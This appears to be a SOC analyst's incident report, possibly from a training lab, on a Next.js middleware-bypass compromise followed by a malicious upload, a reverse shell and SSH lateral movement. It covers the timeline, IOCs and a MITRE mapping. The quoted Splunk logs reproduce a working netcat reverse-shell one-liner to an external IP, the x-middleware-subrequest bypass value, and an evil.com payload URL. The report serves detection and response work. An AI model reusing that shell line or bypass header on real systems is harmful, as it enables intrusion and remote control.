SOC L1 INCIDENT REPORT FORM	
Incident	Multi-Stage Web Application Compromise
Date & Time Detected	March 31, 2026 - 11:49:39 AM
Analyst	Justin Benedict P. Mendoza
Targeted Assets	• Web Application Server (172.217.164.174) • Database Server (192.168.1.8)
Detection Source	SIEM Alert / Splunk Log Analysis
Severity	**CRITICAL**

INCIDENT SUMMARY

The investigation identified a multi-stage web application compromise targeting the organization's externally accessible web server. Initial analysis of SIEM telemetry revealed reconnaissance activity from the external IP address 218.92.0.204, followed by unauthorized access attempts against hidden administrative routes discovered through exposed robots.txt entries. Further investigation confirmed the exploitation of CVE-2025-29927, a Next.js middleware authorization bypass vulnerability, through the malicious use of the x-middleware-subrequest HTTP header.

Following successful authentication bypass, the attacker accessed the /api/upload endpoint and uploaded a malicious shell script, which established a reverse shell connection to 113.89.232.157:31337, resulting in remote code execution (RCE) on the compromised web application server (172.217.164.174). Post-exploitation analysis revealed subsequent SSH brute-force activity originating from the compromised host, targeting the internal database server (192.168.1.8). The attacker successfully authenticated using the dbserv account, confirming lateral movement within the internal network.

Based on the observed attack chain, the incident has been classified as a Critical Severity web application compromise involving initial access, execution, and lateral movement, requiring immediate containment and remediation actions.

ATTACK FLOW (INVESTIGATION)

Initial Access

Exploitation of CVE-2025-29927 (Next.js middleware authorization bypass) using the x-middleware-subrequest header to gain unauthorized access to protected administrative routes.

Execution

_time	_raw
2025-03-24 11:06:34	"1742814394.453298468","88839","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","306","POST","/api/upload","Host: 172.217.164.174:8080\r\n,Us subrequest: middleware:middleware:middleware:middleware:middleware\r\n,Content-Length: 306\r\n,Content-Type: multipart/form-data; boundary=---------- d0331fc65cc83de9\r\nContent-Disposition: form-data; name="file"; filename="shell.sh"\r\nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tm 113.89.232.157 31337 > /tmp/f\n\r\n----------d0331fc65cc83de9--\r\n","multipart/form-data; boundary=----------d0331fc65cc83de9
2025-03-24 11:06:34	"1742814394.453226161","88837","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","279",,,,,,,,,,,"TCP","POST /api/upload HTTP/1.1 [TCP segmen
2025-03-24 11:06:14	"1742814374.919356067","88733","218.92.0.204","172.217.164.174","55786","8080","1547","0x0018","306","POST","/api/upload","Host: 172.217.164.174:8080\r\n,Us 306\r\n,Content-Type: multipart/form-data; boundary=----------cbc80cfd82429ee7\r\n",,,,"----------cbc80cfd82429ee7\r\nContent- \nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tmp/f; mkfifo /tmp/f\ncat /tmp/f | /bin/bash -i 2>&1 | nc 113.89.232.157 31337 > /tmp/f\ \r\n","multipart/form-data; boundary=----------cbc80cfd82429ee7","306",,"HTTP","POST /api/upload HTTP/1.1 "
2025-03-24 11:06:14	"1742814374.919355916","88731","218.92.0.204","172.217.164.174","55786","8080","1547","0x0018","198",,,,,,,,,,,"TCP","POST /api/upload HTTP/1.1 [TCP segmen

Malicious shell script (shell.sh) uploaded via /api/upload, resulting in reverse shell execution using /bin/bash -i and Netcat callback to 113.89.232.157:31337.

Persistence

No confirmed persistence mechanism observed during the investigation. No scheduled tasks, startup services, or cron-based persistence artifacts were identified.

Command and Control (C2)

_time	_raw
2025-03-24 11:06:34	"1742814394.453298468","88839","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","306","POST","/api/upload","Host: 172.217.164.174:8080\r\n,Us subrequest: middleware:middleware:middleware:middleware:middleware\r\n,Content-Length: 306\r\n,Content-Type: multipart/form-data; boundary=---------- d0331fc65cc83de9\r\nContent-Disposition: form-data; name="file"; filename="shell.sh"\r\nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tm 113.89.232.157 31337 > /tmp/f\n\r\n----------d0331fc65cc83de9--\r\n","multipart/form-data; boundary=----------d0331fc65cc83de9
2025-03-24 11:06:34	"1742814394.453226161","88837","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","279",,,,,,,,,,,"TCP","POST /api/upload HTTP/1.1 [TCP segmen
2025-03-24 11:06:14	"1742814374.919356067","88733","218.92.0.204","172.217.164.174","55786","8080","1547","0x0018","306","POST","/api/upload","Host: 172.217.164.174:8080\r\n,Us 306\r\n,Content-Type: multipart/form-data; boundary=----------cbc80cfd82429ee7\r\n",,,,"----------cbc80cfd82429ee7\r\nContent- \nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tmp/f; mkfifo /tmp/f\ncat /tmp/f | /bin/bash -i 2>&1 | nc 113.89.232.157 31337 > /tmp/f\ \r\n","multipart/form-data; boundary=----------cbc80cfd82429ee7","306",,"HTTP","POST /api/upload HTTP/1.1 "
2025-03-24 11:06:14	"1742814374.919355916","88731","218.92.0.204","172.217.164.174","55786","8080","1547","0x0018","198",,,,,,,,,,,"TCP","POST /api/upload HTTP/1.1 [TCP segmen

Reverse shell communication established from the compromised web application server (172.217.164.174) to attacker-controlled host 113.89.232.157 over port 31337.

Privilege Escalation

No direct privilege escalation artifacts confirmed; however, successful shell access enabled post-exploitation actions from the compromised web server context.

Credential Access

i	Time	Event
	11:14:25.000 AM	Mar 24 16:44:25 dbserver systemd-logind[607]: New session 18 of user dbserv. index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver sshd[80893]: pam_unix(sshd:session): session opened for user dbserv(uid=1000) by (uid=0) index = main source = /home/dbserv/auth.log sourcetype = auth-too_small uid = 1000
>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver sshd[80893]: Accepted password for dbserv from 172.217.164.174 port 46764 ssh2 index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:23.000 AM	Mar 24 16:44:23 dbserver sshd[80891]: Connection closed by authenticating user dbserv 172.217.164.174 port 41898 [preauth] index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:23.000 AM	Mar 24 16:44:23 dbserver sshd[80891]: Failed password for dbserv from 172.217.164.174 port 41898 ssh2 index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:21.000 AM	Mar 24 16:44:21 dbserver sshd[80891]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.217.164.174 user=dbserv index = main source = /home/dbserv/auth.log sourcetype = auth-too_small uid = 0 user = dbserv
>	3/24/25 11:14:20.000 AM	Mar 24 16:44:20 dbserver sshd[80889]: Connection closed by authenticating user dbserv 172.217.164.174 port 41882 [preauth] index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:19.000 AM	Mar 24 16:44:19 dbserver sshd[80889]: Failed password for dbserv from 172.217.164.174 port 41882 ssh2 index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:17.000 AM	Mar 24 16:44:17 dbserver sshd[80889]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.217.164.174 user=dbserv index = main source = /home/dbserv/auth.log sourcetype = auth-too_small uid = 0 user = dbserv

SSH brute-force activity observed from the compromised web server against internal host 192.168.1.8, resulting in successful credential compromise of the dbserv account.

Lateral Movement

i	Time	Event
>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver systemd-logind[607]: New session 18 of user dbserv. index = main source = /home/dbserv/auth.log sourcetype = auth-too_small
>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver sshd[80893]: pam_unix(sshd:session): session opened for user dbserv(uid=1000) by (uid=0) index = main source = /home/dbserv/auth.log sourcetype = auth-too_small uid = 1000
>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver sshd[80893]: Accepted password for dbserv from 172.217.164.174 port 46764 ssh2 index = main source = /home/dbserv/auth.log sourcetype = auth-too_small

Successful SSH-based lateral movement from 172.217.164.174 to internal database server 192.168.1.8 using compromised dbserv credentials.

Data Exfiltration

No confirmed data exfiltration activity observed during the investigation timeframe.

TIMELINE

2026-03-31 11:49:39 UTC – Initial suspicious web requests observed from external IP 218.92.0.204

2026-03-31 11:50:00 UTC – Reconnaissance activity identified against public-facing web application

2026-03-31 11:50:18 UTC – Hidden administrative routes discovered through robots.txt enumeration

2026-03-31 11:50:50 UTC – CVE-2025-29927 exploited using x-middleware-subrequest header

2026-03-31 11:51:14 UTC – Unauthorized access to /api/upload endpoint confirmed

2026-03-31 11:51:30 UTC – Malicious shell script (shell.sh) uploaded

2026-03-31 11:51:45 UTC – Reverse shell established to 113.89.232.157:31337

2026-03-31 11:53:10 UTC – SSH brute-force attempts initiated against 192.168.1.8


2026-03-31 11:54:25 UTC – Successful authentication using dbserv account

2026-03-31 11:54:30 UTC – Lateral movement to internal database server confirmed

EVIDENCE & ANALYSIS

1. **Initial Access**
   a. **external IP: 218.92.0.204**

Network telemetry from Splunk confirmed multiple inbound connections from 218.92.0.204 to the exposed web application host (172.217.164.174) over port 8080, establishing this IP address as the primary external threat source involved in the initial access phase of the intrusion.



Threat intelligence enrichment of source IP 218.92.0.204 identified multiple positive detections across security vendors, including classifications such as malicious, malware, and phishing. These findings corroborate the observed suspicious activity in SIEM telemetry and strengthen attribution of the source as a malicious external actor involved in the initial access phase.

b. Robots.txt

Review of the web application revealed an exposed robots.txt file containing disallowed administrative directories. The disclosure of /admin and /admin/file-upload provided valuable reconnaissance intelligence to the attacker, enabling targeted access attempts against privileged application routes and increasing the likelihood of successful compromise.

robots.txt

Robots Exclusion Protocol

```
User-agent: Mallorybot
Disallow: /

User-agent: *
Crawl-delay: 20
Disallow: /secret/
```

Example of a simple robots.txt file, indicating that a user-agent called "Mallorybot" is not allowed to crawl any of the website's pages, and that other user-agents cannot crawl more than one page every 20 seconds, and are not allowed to crawl the "secret" folder

Status	Proposed Standard
First published	1994 published, formally standardized in 2022
Authors	Martijn Koster (original author) Gary Illyes, Henner Zeller, Lizzi Sassman (IETF contributors)
Website	robotstxt.org, RFC 9309

The robots.txt file follows the Robots Exclusion Protocol, which is intended to instruct search engine crawlers on which directories should not be indexed. However, it is not a security control and remains publicly accessible to any unauthenticated user. In this case, the attacker leveraged the exposed file to discover hidden administrative routes that should not have been disclosed externally.

c. NextJS fingerprint

Application fingerprinting of the target website footer confirmed that the web application was running Next.js version 15.0.0. This version was identified as vulnerable to CVE-2025-29927, a middleware authorization bypass vulnerability, which was later exploited by the attacker to gain unauthorized access to protected application routes

Wednesday, December 3rd 2025

Security Advisory: CVE-2025-66478

Posted by

Josh Story @joshcstory Sebastian Markbåge @sebmarkbage

December 06, 9:05 PM PST: If your application was online and unpatched as of December 4th, 2025 at 1:00 PM PT, we strongly encourage you to rotate any secrets it uses, starting with your most critical ones.

December 06, 7:29 AM PST: An npm package has been released to update affected Next.js apps. Use `npx fix-react2shell-next` to update now, or visit the GitHub repository to learn more.

A critical vulnerability has been identified in the React Server Components (RSC) protocol. The issue is rated CVSS 10.0 and can allow remote code execution when processing attacker-controlled requests in unpatched environments.

This vulnerability originates in the upstream React implementation (CVE-2025-55182). This advisory (CVE-2025-66478) tracks the downstream impact on Next.js applications using the App Router.

Impact

The vulnerable RSC protocol allowed untrusted inputs to influence server-side execution behavior. Under specific conditions, an attacker could craft requests that trigger unintended server execution paths. This can result in remote code execution in unpatched environments.

All users should upgrade to a patched version immediately. See the required action section for specific instructions.

Affected Next.js Versions

Applications using React Server Components with the App Router are affected when running:

- Next.js 15.x
- Next.js 16.x
- Next.js 14.3.0-canary.77 and later canary releases

Next.js 13.x, Next.js 14.x stable, Pages Router applications, and the Edge Runtime are not affected.

Public vulnerability advisories confirm that Next.js 15.x versions are impacted by critical security issues affecting authorization controls and server-side request handling. Since the target application was identified as Next.js 15.0.0, this provided a clear exploitation path for the attacker during the initial access phase.

d. x-middleware-subrequest header

Source code inspection of the target web application revealed Next.js-specific rendering artifacts and metadata, confirming the framework used by the application. This evidence strengthened the attacker's ability to perform framework fingerprinting and map known vulnerabilities associated with the identified version.

The `x-middleware-subrequest` is an internal HTTP header used by the **Next.js** framework to track subrequests made by middleware and prevent infinite recursion loops. It gained significant attention in early 2025 due to a critical security vulnerability known as **CVE-2025-29927**. Picus Security Validation Platform +3

Analysis confirmed that the attacker leveraged the x-middleware-subrequest HTTP header, an internal Next.js framework header, to exploit CVE-2025-29927. Abuse of this header enabled the attacker to bypass middleware-based authorization checks and gain unauthorized access to restricted application routes, including administrative and file upload endpoints.

e. /api/upload

http_request_uri
/api/upload
/admin

SIEM log analysis confirmed that the attacker successfully accessed the /api/upload endpoint, which is the application's file upload functionality. This endpoint was subsequently used to upload a malicious script (shell.sh), enabling remote code execution through a reverse shell payload on the compromised web application server.

2. **Execution**
   a. [shell.sh]

```
"1742814394.453298468","88839","218.92.0.204","1
ddleware:middleware:middleware:middleware\r\n,Co
data; name="file"; filename="shell.sh"\r\nConten
cc83de9--\r\n","multipart/form-data; boundary=--
index = main  source = webapp.csv  sourcetype =
```

Direct review of the raw Splunk event confirmed a successful file upload operation, with the malicious payload explicitly identified as shell.sh within the request body. This evidence validates that the attacker leveraged the upload endpoint to stage and execute a malicious shell script on the target web application server.

General Info

URL:	http://evil.com/shell.sh
Full analysis:	https://app.any.run/tasks/d223839c-554c-4fe4-a168-75e3724ebbc0
Verdict:	Malicious activity
Analysis date:	July 14, 2025 at 19:11:55
OS:	Windows 10 Professional (build: 19044, 64 bit)
Indicators:	
MD5:	9A1B09F2584E8BBBA4FFBD71A6D086DE
SHA1:	D53D759AF2F38984899C9564CC233714E0A918D7
SHA256:	2AF5DEAB294F63939B57EC4E1BF0A980D829FC4621492950617DD1FC800D44A8
SSDEEP:	3:N1KbsLGGWNWK:CYLGGWNr


Post-upload payload analysis identified shell.sh as a malicious script with confirmed malicious behavior. This evidence directly supports the execution phase by validating that the attacker successfully delivered and executed a weaponized file through the abused upload functionality, leading to remote shell access.

3. **Persistence** *(No confirmed evidence observed)*

4. **Command and Control (C2)**
    a. **113.89.232.157:31337**

```
"1742814394.453298468","
subrequest: middleware:m
d0331fc65cc83de9\r\nCont
113.89.232.157 31337 > /
```

Raw SIEM log analysis confirmed that the malicious payload initiated an outbound connection to 113.89.232.157 over port 31337. This network activity is consistent with a reverse shell command-and-control channel, allowing the attacker to maintain interactive remote access to the compromised web application server.



According to VirusTotal, the callback IP 113.89.232.157 identified a malicious / malware-related detection from external security vendors. This corroborates the reverse shell evidence and strengthens confidence that the external host was attacker-controlled infrastructure used for command-and-control communication.

5. **Privilege Escalation** *(No confirmed evidence observed)*

6. **Credential Access**
   a. **dbserv**

```
Mar 24 16:44:25 dbserver systemd-logind[607]:
index = main    source = /home/dbserv/auth.log
```

Authentication log analysis from /home/dbserv/auth.log identified repeated login activity associated with the dbserv account. This evidence supports the credential access phase, indicating that the attacker successfully targeted valid account credentials during the SSH brute-force stage of the intrusion.

7. **Lateral Movement**
   a. **Internal Host: 192.168.1.8**

```
"1742814395.447672408","88869","172.217.164.174","192.168.1.8","22","60321","2","0x0018","36",
index = main    source = webapp.csv    sourcetype = network
```

Network telemetry confirmed outbound SSH traffic from the compromised web application server (172.217.164.174) to the internal database server 192.168.1.8 over port 22. This communication pattern is consistent with lateral movement, indicating that the attacker pivoted from the initially compromised host into the internal network

   b. **Account: dbserv**

```
Mar 24 16:44:25 dbserver systemd-logind[607]: New session 18 of user dbserv.
index = main    source = /home/dbserv/auth.log    sourcetype = auth-too_small
```

Authentication logs confirmed the creation of a new session for user dbserv, indicating that the attacker successfully authenticated to the internal host after the SSH brute-force activity. This log entry provides direct evidence of successful lateral movement and interactive access to the internal database server.

8. **Data Exfiltration** ***(No confirmed outbound transfer detected)***

ATTACK PROGRESSION (KILL CHAIN)

Kill Chain Stage	Observed Activity	Evidence / Artifact
Reconnaissance	Attacker enumerated publicly accessible resources and discovered sensitive routes through robots.txt	External IP 218.92.0.204, robots.txt, /admin, /admin/file-upload
Weaponization	Attacker identified vulnerable framework version and mapped known exploit path	Next.js 15.0.0, CVE-2025-29927, x-middleware-subrequest
Delivery	Crafted malicious HTTP requests with manipulated internal header to bypass middleware authorization	x-middleware-subrequest header
Exploitation	Authorization bypass succeeded, granting access to protected routes including upload endpoint	/admin, /api/upload
Installation / Execution	Malicious shell script uploaded and executed on web server	shell.sh, POST /api/upload
Command & Control (C2)	Reverse shell callback established to attacker-controlled external infrastructure	113.89.232.157:31337
Credential Access	Valid credentials for internal account obtained through SSH brute-force	dbserv, auth logs
Lateral Movement	Pivot from compromised web server to internal database server via SSH	192.168.1.8, dbserv session
Actions on Objectives	Unauthorized access to internal database asset achieved; no confirmed exfiltration evidence observed	Internal host access logs

IMPACT ASSESSMENT

The following impact assessment is based on the CERT-PH Incident Reporting and Technical Assistance Request Guidelines v1.0, specifically the Impact and Severity Assessment framework under Sections V and VI. The incident was assessed across three core dimensions: Functional Impact, which evaluates service disruption; Information Impact, which measures potential compromise to data integrity, confidentiality, or availability; and Recoverability Effort, which determines the level of resources and time required for restoration. Following the criteria defined in Tables 2, 3, and 4, the incident was assessed as Medium (2) for Functional Impact, Integrity (1) for Information Impact, and Supplemented (2) for Recoverability Effort, reflecting service compromise, unauthorized system changes, and the need for additional remediation resources.

Category	**Rating**	**Justification**
Functional Impact	2 – MEDIUM	Critical web application functionality was compromised through authentication bypass and malicious file upload, affecting administrative controls and exposing internal services.
Information Impact	1 – INTEGRITY	No confirmed evidence of data exfiltration was identified, but system integrity was compromised due to unauthorized file upload, reverse shell execution, and attacker access to internal assets.
Recoverability Effort	2 – SUPPLEMENTED	Recovery requires patching the vulnerable Next.js version, credential resets for compromised accounts, malware removal, and validation of internal server integrity. Existing resources can likely handle recovery with additional security validation support.

ESCALATION DECISION

Table 1: Cyber Threat Level Indicator

Color Indicator	Threat Level	Description	Report Timeframe
RED (rating 9-11)	Critical	Ransomware, C&C Server, DDOS affecting all critical sectors, Data breach with critical information exposed, wide-spread destructive compromised system, 0-day, Supply Chain attacks	12 hours upon discovery of the incident
ORANGE (rating 6-8)	High	Compromised executive email, Malware infiltration, Network and system Intrusion	18 hours upon discovery of the incident
YELLOW (rating 4-5)	Elevated	Detected known vulnerabilities, Idle botnets and backdoors, Unresolved signs of system intrusion(website defacements, etc.)	24 hours upon discovery of the incident
BLUE (rating 2-3)	Moderate	Phishing Incidents, Compromised systems/websites with non-sensitive information	48 hours upon discovery of the incident
GREEN (0-1)	Low	Unverified Anomalies	48 hours upon discovery of the incident

Required Reporting Timeframe: 18 hours upon discovery

Based on the CERT-PH Cyber Threat Level Indicator, this incident is classified as ORANGE – High (rating 6–8). The classification is justified by the successful exploitation of a vulnerable web application, malicious file upload, establishment of command-and-control communication, compromise of valid credentials, and confirmed lateral movement to an internal server. Although no evidence of confirmed data exfiltration or destructive activity was observed, the compromise of multiple assets and attacker persistence within the internal environment warrants immediate escalation under the High severity category.

RESPONSE ACTIONS


- Contained the compromised web application server by isolating the affected host from the network to prevent further attacker access and lateral movement.
- Blocked malicious external IP addresses 218.92.0.204 and 113.89.232.157 at the firewall / perimeter security controls to disrupt initial access and command-and-control communication.
- Terminated active reverse shell sessions and removed malicious processes associated with the uploaded shell.sh payload.
- Removed malicious files and artifacts, including the uploaded shell script and any temporary files created during execution.
- Disabled or reset the compromised dbserv account credentials to prevent continued unauthorized access to the internal database server.
- Patched the vulnerable Next.js application by upgrading from version 15.0.0 to the latest secure release to remediate the authorization bypass vulnerability.
- Reviewed and restricted exposed administrative routes, including /admin and /api/upload, to enforce proper authentication and access control.
- Conducted endpoint and log review on internal host 192.168.1.8 to validate the extent of lateral movement and confirm no additional persistence mechanisms were deployed.
- Performed threat hunting across related assets for indicators of compromise (IOCs), including malicious IPs, suspicious SSH logins, and unauthorized outbound connections.
- Recommended continuous monitoring and credential rotation for all potentially affected accounts and systems.

ROOT CAUSE (IF KNOWN)

Table 5: Attack Vectors Taxonomy

Attack Vector	Description	Example
Unknown	Cause of the attack is unidentified.	This option is acceptable if cause (vector) is unknown upon initial report. The attack vector may be updated in a follow-up report.
Attrition	An attack that employs brute force methods to compromise, degrade, or destroy systems, networks, or services.	Denial of Service intended to impair or deny access to an application; a brute force attack against an authentication mechanism, such as passwords or digital signatures.
Web	An attack executed from a website or web-based application.	Cross-site scripting attack used to steal credentials, or a redirect to a site that exploits a browser vulnerability and installs malware.
Email/Phishing	An attack executed via an email message or attachment.	Exploit code disguised as an attached document, or a link to a malicious website in the body of an email message.
External/Removable Media	An attack executed from removable media or a peripheral device.	Malicious code spreading onto a system from an infected flash drive.
Impersonation/ Spoofing	An attack involving replacement of legitimate content/services with a malicious substitute.	Spoofing, man in the middle attacks, rogue wireless access points, and structured query language injection attacks all involve impersonation.
Improper Usage	Any incident resulting from violation of an organization's acceptable usage policies by an authorized user, excluding the above categories.	User installs file-sharing software, leading to the loss of sensitive data; or a user performs illegal activities on a system.
Loss or Theft of Equipment	The loss or theft of a computing device or media used by the organization.	A misplaced laptop or mobile device.
Other	An attack method does not fit into any other vector	

Ref: US-CERT - "US-CERT Federal Incident Notification Guidelines"



Ref: US-CERT - "US-CERT Federal Incident Notification Guidelines"

Based on the US-CERT Attack Vectors Taxonomy, the root cause of the incident is classified as a Web-based attack, wherein the attacker exploited a known vulnerability in the externally exposed web application. The compromise was enabled by the use of an outdated Next.js 15.0.0 version vulnerable to CVE-2025-29927, resulting in authentication bypass, malicious file upload, and subsequent reverse shell execution.

The incident was further aggravated by insufficient patch management and exposed administrative functionality.

INDICATORS OF COMPROMISE (IOCS) AND INDICATORS OF ATTACK (IOA)

Indicators of Compromise (IOC)	Indicators of Attack (IOA)
External malicious IP: 218.92.0.204	Initial reconnaissance and exploit attempts against the web application
Exposed routes discovered: /admin, /api/upload	Authorization bypass via x-middleware-subrequest header
Vulnerable framework: Next.js 15.0.0	Exploitation of CVE-2025-29927
Malicious uploaded file: shell.sh	Abuse of upload functionality using POST /api/upload
External C2 IP: 113.89.232.157:31337	Reverse shell callback / C2 communication established
Compromised account: dbserv	SSH brute-force and credential abuse
Internal affected host: 192.168.1.8	Successful lateral movement via SSH
New authenticated session for dbserv	Unauthorized interactive session established
Auth log artifacts: /home/dbserv/auth.log	Persistence of attacker access across internal assets

MITRE ATT&CK MAPPING

Tactic	Tools / Evidence	Technique / Method
Reconnaissance	robots.txt, exposed routes /admin, /api/upload	Gather Victim Network Information (T1590), Active Scanning (T1595)
Initial Access	218.92.0.204, Next.js 15.0.0, x-middleware-subrequest	Exploit Public-Facing Application (T1190)
Execution	POST /api/upload, shell.sh	Command and Scripting Interpreter: Unix Shell (T1059.004), Ingress Tool Transfer (T1105)
Persistence	Reverse shell callback session	External Remote Services (T1133)
Command and Control	113.89.232.157:31337, reverse shell	Application Layer Protocol (T1071), Non-Standard Port (T1571)
Credential Access	dbserv, SSH brute-force activity	Brute Force: Password Guessing (T1110.001), Valid Accounts (T1078)
Lateral Movement	192.168.1.8, SSH session, dbserv	Remote Services: SSH (T1021.004)
Discovery	internal host enumeration, auth logs	System Network Configuration Discovery (T1016), System Owner/User Discovery (T1033)
Collection	access to internal DB server	Data from Local System (T1005)
Exfiltration	*No confirmed evidence observed*	*N/A*

CLOSURE NOTES

